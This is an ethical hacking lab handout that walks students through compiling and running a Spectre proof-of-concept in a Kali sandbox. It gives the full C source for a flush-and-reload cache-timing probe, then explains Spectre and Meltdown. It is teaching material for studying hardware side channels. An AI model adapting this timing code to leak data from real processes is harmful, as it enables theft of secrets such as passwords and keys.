LESSON TITLE: Spectre Attack

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐Beginner

☒Intermediate

☐Advanced

Time Required: 30 minutes

Audience: ☒Instructor-led ☐Self-taught

Scenario Learning Outcomes: Upon completion of this scenario, students will be able to:

Demonstrate the process of how Spectre attack can be performed and understand that hardware as well as software is vulnerable too and there are various hardware attack scenarios.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- "Intro to Ethical Hacking" lab environment

Introduction:

Spectre is a sophisticated and notorious hardware vulnerability that affects modern processors. It allows malicious actors to exploit speculative execution, a performance optimization technique, to gain unauthorized access to sensitive data. This vulnerability poses a significant threat to computer systems, and understanding it is crucial. To gain a deeper insight into the Spectre attack and its implications in this lab, we will be simulating the Spectre attack.

Systems and Tools Used:

- Kali Linux through the OCRI virtual machine platform (Sandbox)
  (Credentials username: root, password: toor)
- Power down all other systems

Environment Setup:

Please refer to the OCRI Sandbox Setup document. In this lab, we will be using Kali Linux and Windows 7 machine instances.


Environment Setup Verification: Before starting this pen test make sure the environment setup is done and deployment is successful.

- Verify that the remote connection to Kali Linux machine is successful and the machine is connected to internet without any error. You can confirm the status of the internet connection by launching the Firefox web browser and attempting to access a website, such as https://csuohio.edu Successful access to the website will indicate that the internet connection is functioning correctly, and the deployment has been successful. If there is an error in the Internet Connection that means the deployment is not proper.
- Do not start the pen test if deployment is not successful. Delete the deployment and redeploy it again.


Steps to execute "Spectre Attack" in the Sandbox:

Hardware vulnerabilities such as Meltdown and Spectre are a consequence of modern processors using "speculative execution" to enhance performance. They induce a victim process to perform operations that should not occur during normal program execution and leak the victim's confidential information through side channels to malicious actors. In this scenario, we will use Kali Linux machine in Sandbox, download, compile and run the 'spectre.c' code to simulate the Spectre attack, observe the output, and complete the task present at the end of the experiment.

1. Login to Kali Linux machine (username: root; password: toor)
2. Go to Applications and then click on Firefox.




3. Download the "spectre.c" file from the provided URL below. Click the "Download" button at the top to download it to "Downloads" folder.
   URL: http://tinyurl.com/spectreFile
4. Click on Applications on the top left and click on Terminal to open the terminal.



5. Navigate to the folder to where the C file is downloaded.
   cd Downloads


6. Execute the below command to compile the C source code. This will generate an executable "a.out" file by default.
   gcc -msse2 spectre.c



```
root@kali-linux-vm:~# cd Downloads
root@kali-linux-vm:~/Downloads# gcc -msse2 spectre.c
```

7. Execute the below command as shown below for a minimum of 10 times till you get the following output. Even after getting the desired output, execute it few more times to see if the same value is returned.

   ./a.out



```
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
root@kali-linux-vm:~/Downloads# ./a.out
array[100*4096 + 1024] is in cache.
The Secret = 100.
root@kali-linux-vm:~/Downloads# 
```

Tasks:
1.Please provide the screenshot of the desired output showing the secret value.

‘C ’Codes (spectre.c):

The primary purpose of the code is to demonstrate the side-channel attack. It uses a hardware security vulnerability that exploits the timing differences in cache accesses to infer sensitive information. In this attack we’re trying to leak information about a secret value stored in memory.

Any C program is supposed to begin with the “main()” function. In the code, the main function in turn invokes the “victim(100)” function. In the victim function, it does not get into the if-clause (if (x<100)) because 100 is not smaller than “size” (10). However, the CPU gets into the if-clause due to the speculative execution and access the “array” data. The program is not wrong but it leaks information, in this case, the input parameter 100.

(In more detail, “reloadSideChannel()” is able to read the corresponding data quicker than the others because it was accessed recently and is stored in “cache”. Note that recently accessed data is stored in fast, small memory called “cache” than in slow, large memory.)

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdio.h>
#include <stdint.h>

int size = 10;
uint16_t array[256 * 4096];
uint16_t temp = 0;

#define CACHE_HIT_THRESHOLD 80
#define DELTA 1024

void victim(size_t x)
{
  if (x < size)
  {
        temp = array[x *4096 + DELTA];
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-
on-write
  for (i = 0; i < 256; i++) array[i *4096 + DELTA] = 1;
  // Flush the values of the array from cache
        for (i = 0; i < 256; i++) _mm_clflush(&array[i
                                        *4096 + DELTA]);
}

void reloadSideChannel()
{
  int junk = 0;
  register uint64_t time1, time2;
```

```
  volatile uint16_t * addr;
  int i;

  for (i = 0; i < 256; i++)
  {
        addr = &array[i *4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD)
        {
              printf("array[%d*4096 + %d] is in
                    cache.\n", i, DELTA);
              printf("The Secret = %d.\n", i);
        }
  }
}

int main()
{
  int i;
  flushSideChannel();
  for (i = 0; i < 10; i++)
  {
        _mm_clflush(&size);
        victim(i);
  }
  _mm_clflush(&size);
  for (i = 0; i < 256; i++)
        _mm_clflush(&array[i *4096 + DELTA]);

  victim(100);
  reloadSideChannel();
  return (0);
}
```

Further information & Glossary:

Addressing Meltdown and Spectre requires implementing fixes and mitigations to protect against these attacks. While software workarounds exist, they can slow down computers by varying degrees, making them less practical for some workloads. Despite their discovery, no known attacks were reported at the time of disclosure.

The legal implications of hardware vulnerabilities like Meltdown and Spectre are significant. Organizations that sell devices with such security flaws may face lawsuits, as was the case with Apple and Intel. The responsibility for identifying vulnerabilities and potential liability for harm caused by cyberattacks resulting from these vulnerabilities is a key issue. Additionally, advising clients on when to disclose vulnerabilities is a complex challenge.

Spectre Attack:

The "Spectre" attack is a class of security vulnerabilities that exploit a fundamental performance optimization technique known as speculative execution in modern computer processors. Spectre attacks are designed to trick a vulnerable program or process into speculatively executing code that should not have been executed under normal circumstances. By observing the timing or state changes caused by speculative execution, an attacker can infer sensitive information from a target process.

Here are some key points about Spectre attacks:

- **Variants**: Spectre is not a single vulnerability but a class of vulnerabilities, with multiple variants identified over time. The most well-known variants include Spectre v1 (bounds check bypass) and Spectre v2 (branch target injection). Each variant targets different aspects of speculative execution.
- **Exploitation Method:** Spectre attacks take advantage of the way modern CPUs predict and execute instructions ahead of time for performance optimization. Attackers craft malicious code that tricks the CPU's branch predictor into speculatively executing instructions that should not be executed.During speculative execution, the CPU can perform unintended memory accesses, potentially leaking sensitive data.
- **Scope**: Spectre attacks are not limited to a specific CPU manufacturer or architecture. They can potentially affect a wide range of processors, including those from Intel, AMD, ARM, and others.
- **Targets**:Spectre attacks can target the isolation between different processes or programs running on a system, potentially allowing one process to access the memory of another.They can also target the isolation between different security domains, such as user-level and kernel-level memory, potentially leading to information leakage from the kernel.
- **Mitigations**:Mitigating Spectre vulnerabilities is a complex process that often involves a combination of software and microcode updates. Software changes may include compiler optimizations, changes to code to prevent speculative execution of sensitive operations, and other countermeasures.CPU microcode updates are often necessary to implement specific hardware-level mitigations.

- **Impact**:The impact of Spectre attacks can be severe, as they have the potential to leak sensitive information, including passwords, encryption keys, and other confidential data.

Spectre attacks are challenging to detect and defend against because they take advantage of inherent CPU behaviors.

Meltdown Attack: The "Meltdown" attack is a security vulnerability that affects modern computer processors, primarily Intel CPUs. It was publicly disclosed in early 2018. Meltdown is a serious security issue because it allows an attacker to read arbitrary kernel memory from user space, thereby bypassing the fundamental isolation between user-level processes and the operating system's kernel.

Here are the key points about the Meltdown attack:

- **Exploitation Method:** Meltdown takes advantage of an out-of-order execution feature in modern CPUs. This feature allows CPUs to speculatively execute instructions that may not be necessary for the current program flow. The attack relies on a specific CPU optimization where memory is accessed before the appropriate permissions are checked. By triggering this speculative execution and accessing kernel memory from user space, an attacker can leak sensitive kernel data.
- **Scope:** Meltdown primarily affects Intel processors. While other CPU architectures may have some vulnerabilities related to speculative execution, the impact is most severe on Intel CPUs.AMD processors, in general, are less vulnerable to the specific Meltdown attack, although AMD CPUs had their own related vulnerabilities.
- **Mitigations**: Mitigating Meltdown requires a combination of hardware and software changes.CPU microcode updates are necessary to address the specific hardware-level vulnerabilities.Operating systems and hypervisors have implemented mitigations to isolate kernel memory from user processes more effectively.
- **Impact**: Meltdown is a severe security issue because it allows an attacker to read sensitive data from the kernel, including passwords, encryption keys, and other confidential information.The attack is difficult to detect, as it leverages inherent CPU behaviors, and it can be exploited from user-level code without requiring special privileges.
- **Relation to Spectre**: Meltdown is often grouped with the Spectre class of vulnerabilities, as it shares some similarities in exploiting speculative execution.

However, Meltdown is more focused on the isolation between user-level processes and the kernel, whereas Spectre attacks are more versatile and can target various isolation boundaries.

Since the initial disclosure of Meltdown, significant efforts have been made to mitigate this vulnerability. CPU manufacturers have released microcode updates, and operating systems have implemented security patches to protect against Meltdown and related attacks. Nonetheless, Meltdown serves as a critical reminder of the complexities and security challenges associated with modern CPU architectures and their performance optimizations.

References:

https://spectreattack.com/spectre.pdf

https://meltdownattack.com/meltdown.pdf

https://seedsecuritylabs.org/Labs_16.04/PDF/Meltdown_Attack.pdf